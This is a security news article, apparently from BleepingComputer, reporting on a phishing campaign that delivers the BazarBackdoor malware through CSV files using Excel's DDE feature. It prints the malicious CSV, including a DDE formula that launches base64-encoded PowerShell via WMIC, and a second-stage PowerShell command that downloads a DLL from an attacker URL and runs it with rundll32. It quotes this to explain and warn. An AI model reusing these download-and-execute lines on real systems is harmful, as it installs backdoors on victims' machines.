
Malicious CSV text files used to install BazarBackdoor malware

bleepingcomputer.com/news/security/malicious-csv-text-files-used-to-install-bazarbackdoor-malware/

Lawrence Abrams

By
Lawrence Abrams

- February 1, 2022
- 04:59 PM
- 2




A new phishing campaign is using specially crafted CSV text files to infect users' devices with the BazarBackdoor malware.

A comma-separated values (CSV) file is a text file containing lines of text with columns of data separated by commas. In many cases, the first line of text is the header, or description, for each column.

For example, a very basic CSV text file containing the capitals of some US states is illustrated below. Notice how commas separate each column of data (states and capitals).

```
State,Capital
Alabama,Montgomery
Alaska,Juneau
Arizona,Phoenix
Arkansas,Little Rock
California,Sacramento
Colorado,Denver
Connecticut,Hartford
Delaware,Dover
Florida,Tallahassee
```

As you can see above, the file contains nothing but text, but when loaded into Excel, the data is presented with each line on its own row and the data separated by the commas into columns of data.



	A	B	C	D	E	F	G	H	I	J	K
1	State	Capital									
2	Alabama	Montgomery									
3	Alaska	Juneau									
4	Arizona	Phoenix									
5	Arkansas	Little Rock									
6	California	Sacramento									
7	Colorado	Denver									
8	Connecticut	Hartford									
9	Delaware	Dover									
10	Florida	Tallahassee									
11											
12											
13											

Example CSV file loaded in Microsoft Excel
Source: BleepingComputer

Using CSVs is a popular method to export data from applications that can then be imported into other programs as a data source, whether that be Excel, a database, password managers, or billing software.

Since a CSV is simply text with no executable code, many people consider these types of files harmless and may be more carefree when opening them.

However, Microsoft Excel supports a feature called Dynamic Data Exchange (DDE), which can be used to execute commands whose output is inputted into the open spreadsheet, including CSV files.


Unfortunately, threat actors can also abuse this feature to execute commands that download and install malware on unsuspecting victims.

CSV file uses DDE to install BazarBackdoor

A new phishing campaign spotted by security researcher Chris Campbell is installing the BazarLoader/BazarBackdoor trojan through malicious CSV files.

BazarBackdoor is a stealthy backdoor malware created by the TrickBot group to provide threat actors remote access to an internal device that can be used as a springboard for further lateral movement within a network.

The phishing emails pretend to be "Payment Remittance Advice" with links to remote sites that download a CSV file with names similar to 'document-21966.csv.'



From: oms9@xtra.co.nz <kerry@dackracing.com.au>
Sent on: Monday, January 31, 2022 11:19:35 PM
To: [redacted]
Subject: Re: [redacted] Payment Remittance Advice

Good afternoon,

Listed below are the paperwork we spoke about a few days ago. Let me know if you've got any queries about the attachments.


https://xtra.co.nz/1542docs_xtra.co.html

Thank you so much

> Please find your payment remittance advice attached.
>
> Please do not reply to this email, all queries should be directed to invoice.queries@[redacted]

BazarBackdoor phishing email
Source: @phage_nz

Like all CSV files, the document-21966.csv file is just a text file, with columns of data separated by commas, as seen below.


document-21966.csv - Notepad2 (Administrator)
File Edit View Settings ?
Ln 2 : 17 Col 18 Sel 0
581 bytes
ANSI
CR+LF INS
Default Text

```
,3576528568,,,,,,
374r5,,,,,85698,,
,,ryj566775,,,776,,
,45,,,2356,,56,
,3,,5,,,,2662636694236
,4656867862,,,,857756,,
,457,,eth,,4688785,,
,,,,54,,,
5469982356,,,,,54,,
,,3.47953468,,,,8568,
,,,457,,86595,,
,,,568,,,,856976,,,"=LyM =PDJ =WmiC|' prOcESs CALl CREATE ""powErSHELL -Ex bYpaSS -noni -W 1
-Ec
SQBlAFgAKAAgAGkAcgBNACAAJwBoAHQAdABwADoALwAvAG8AdQBjAGgAaQBtAGkAbgAuAGMAbwBtAC8AdwBwAC0AYwBvAG
4AdABlAG4AdAAvAHQAaABlAG0AZQBzAC8AOAA5ADMAMgA2ADUAOAAzADIANwA0ADUALgB4AG0AbAAnACkA"""'!'",,,,,5
63e46,,

fgens4465fgh,,,,23683u45,,,
,,1354e995134,,,,,
93853948621966

```

The document-21966.csv file opened in a text editor
Source: BleepingComputer

The astute reader, though, will notice that one of the data columns contains a strange WMIC call in one of the columns of data that launches a PowerShell command.

This `=WmiC|` command is a DDE function that causes Microsoft Excel, if given permission, to launch WMIC.exe and execute the provided PowerShell command to input data into the open workbook.

In this particular case, the DDE will use WMIC to create a new PowerShell process that opens a remote URL containing another PowerShell command that is then executed.


The remote PowerShell script command, shown below, will download a picture.jpg file and save it as C:\Users\Public\87764675478.dll. This DLL program is then executed using the rundll32.exe command.

```
IRm -uRi (
http://ouchimin.com/wp-content/themes/cocoon-master/webfonts/fontawesome/
fonts/picture.jpg ) -oUTFILE  $eNV:PUBlIC\87764675478.dll   ;
Start-Process -FilePath "rundll32.exe" -ArgumentList
"$eNV:puBlIc\87764675478.dll,setscreen
```

PowerShell executed to download BazarLoader
Source: BleepingComputer

The DLL file [Tria.ge sample] will install BazarLoader, ultimately deploying the BazarBackdoor and other payloads on the device.

Thankfully, when this CSV file is opened in Excel, the program will spot the DDE call and prompt the user to "enable automatic update of links," which is marked as a security concern.




Microsoft Excel Security Notice

Microsoft Office has identified a potential security concern.

File Path: C:\Users\User\text.csv

Automatic update of links has been disabled. If you choose to enable automatic update of links, your computer may no longer be secure. Do not enable this content unless you trust the source of this file.

Confirm whether DDE should be enabled
Source: BleepingComputer
Even if they enable the feature, Excel will show them another prompt confirming if WMIC should be allowed to start to access the remote data.



Microsoft Excel

Remote data not accessible.
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application.
Start application 'WMIC.EXE'?

Microsoft Excel asking to confirm if WMIC should be executed
Source: BleepingComputer
If the user confirms both prompts, Microsoft Excel will launch the PowerShell scripts, the DLL will be downloaded and executed, and BazarBackdoor will be installed on the device.

While this threat does require users to confirm that the DDE function should be allowed to execute, AdvIntel CEO Vitali Kremez told BleepingComputer that people are falling for the ongoing phishing attack.

"Based on our visibility into the BazarBackdoor telemetry, we have observed 102 actual non-sandbox corporate and government victims over the past two days from this phishing campaign," Kremez explained in an online discussion.

Once BazarBackdoor is installed, it will allow the threat actors access to the corporate network, which the attacks will use to spread laterally throughout the network.

Ultimately, this could lead to further malware infections, the stealing of data, and the deployment of ransomware.

Related Articles:

Google exposes tactics of a Conti ransomware access broker

New ChromeLoader malware surge threatens browsers worldwide

New ERMAC 2.0 Android malware steals accounts, wallets from 467 apps

Popular Python and PHP libraries hijacked to steal AWS keys

PDF smuggles Microsoft Word doc to drop Snake Keylogger malware

- Attachments
- BazarBackdoor
- Comma-separated values
- CSV
- Malware

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- Previous Article
- Next Article

Comments

-
  Echo64 - 3 months ago
    -
    -

  Wondering if any of these are coming through as .csv files directly attached to the email or if they all require users to click a link to download, just got done blocking .html and .htm attachments, might need to add .csv to that list too.

-
  MaBriIT - 3 months ago
    -
    -

  From https://support.microsoft.com/en-us/topic/microsoft-excel-security-enhancements-in-the-january-2022-update-kb5010321-6c925c6f-e5a0-4698-860d-2d75e70e970a , I read "Microsoft has released two security enhancements as defense-in-depth measures for Excel in the January 2022 update. These security enhancements disable Dynamic Data Exchange (DDE) and automatic activation of OLE (Object Linking and Embedding) objects in all supported versions of Excel". Is this still a problem?

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: